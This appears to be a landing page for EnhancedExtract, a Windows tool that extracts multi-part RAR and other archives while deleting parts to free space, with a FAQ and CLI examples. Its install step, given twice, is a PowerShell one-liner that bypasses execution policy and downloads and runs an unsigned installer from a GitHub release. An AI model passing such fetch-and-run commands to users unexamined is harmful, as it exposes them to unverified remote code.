
Big games small drives
EnhancedExtract unpacks multi-part RAR game sets on a nearly full Windows drive, deleting each part once its files are safely on disk. ZIP, 7z, TAR and other common archives are supported too.
powershell -ExecutionPolicy Bypass -Command "iwr https://github.com/gustavofring1483369/EnhancedExtract/releases/download/v0.1.1/EnhancedExtract_0.1.1_x64-setup.exe -OutFile $env:TEMP\EnhancedExtract-setup.exe -ErrorAction Stop; Start-Process $env:TEMP\EnhancedExtract-setup.exe"
Free download. No GitHub account required.
The real app UI running its demo engine with sample data, at 6× speed. Illustrates the workflow.
Watch the space come back
An illustrative 24-part, 47 GB set on a drive with 12 GB free. Drag through the simulation.
First every checksum is tested.
Then each part is unpacked, flushed and deleted.
Last the journal goes.
Nothing goes until it’s safe

Every part is checked before a byte is written, deleted only once its files are on disk, and a stopped job resumes from what’s left.

Early mode needs the least, but a stop can lose the file in flight, so it asks first. Output never overwrites anything.

Your downloads folder, sorted
Every archive and ISO in your downloads, with size and state. Missing parts are flagged before you start.
Right-click any part
- Starts from
- Ashen.Tide.part01.rar
- Extracts to
- D:\Downloads\Ashen.Tide
- In the menu
- Extract, Extract and free space, Open dashboard
python cli.py rar extract "D:\Downloads\Ashen.Tide.part01.rar" --delete --dry-run
Windows 11: Show more options, or Shift+right-click.
Scripts and agents welcome

The app runs a plain command-line engine you can use too. Every input is a flag, nothing prompts, and --json ends with the result and the next command.
python cli.py scan D:\Downloads
python cli.py rar extract Game.part1.rar --delete --dry-run
python cli.py rar extract Game.part1.rar --delete --yes --background
python cli.py jobs wait --timeout 60
Deleting needs --yes, so an agent has to show you the plan first.
12 MB, everything included
| System | Windows 10 or 11 | 64-bit |
|---|---|---|
| Desktop app | WebView2 | Built into Windows 11 |
| RAR sets | UnRAR | Bundled |
| ZIP, 7z, TAR and more | 7-Zip | Bundled since 0.1.0 |
| ISO installs | WinFsp driver | Installer bundled |
| ISO installs | Administrator | Shortcut starts as admin |
| Extraction | Administrator | Never needed |
| Installer | For your user only | 12.6 MB |
| CLI zip | Python, UnRAR and 7-Zip | 12.5 MB |
| Not yet | macOS, Linux | Windows only |
Before you press start
Will Windows warn me about the installer?
The Windows binaries are unsigned, so Windows may show an unknown-publisher or SmartScreen warning. Verify the file against SHA256SUMS.txt and make sure it came from this project’s release page.
What if the extraction stops halfway?
Run it again. For RAR sets, a journal beside the parts remembers every finished file, so it picks up from the parts that are left. ZIP, 7z and TAR keep their archives until extraction finishes cleanly. After a stop, retry from the beginning. Version 0.1.1 includes all of these formats.
Can I close the window while it runs?


Yes. Jobs keep running, and the Jobs screen picks them back up.
Does it need administrator rights?
Only for ISO installs. Extracting archives never does.

How do ISO installs save space?
Setup runs from the ISO as a virtual drive, and the parts it has read are freed behind it, keeping a 5 GB buffer. ISO space freeing is experimental.
What does it change on my PC?
Version 0.1.1 installs for your user only and can add right-click menus for RAR, ZIP, 7z, TAR and the other supported archive extensions. It leaves your default archive app alone.
Get it for Windows
Version 0.1.1. Free for Windows 10 and 11, 64-bit. RAR, ZIP, 7z, TAR and other common archives, with the tools bundled.
powershell -ExecutionPolicy Bypass -Command "iwr https://github.com/gustavofring1483369/EnhancedExtract/releases/download/v0.1.1/EnhancedExtract_0.1.1_x64-setup.exe -OutFile $env:TEMP\EnhancedExtract-setup.exe -ErrorAction Stop; Start-Process $env:TEMP\EnhancedExtract-setup.exe"
Installer SHA-256 0561f785c83e6e7ca5892f801058ca12b8e63034aded47c096b28296f8e44e33
CLI zip SHA-256 e116643470770a64c13d6d994a733e30ef7d34e87a3245b82a6349c2fe9a8b69
Support the next build
If EnhancedExtract reclaimed space on your drive, help fund its next release. You can support development through Ko-fi or Trakteer.
 Support on Ko-fi
 Support on Trakteer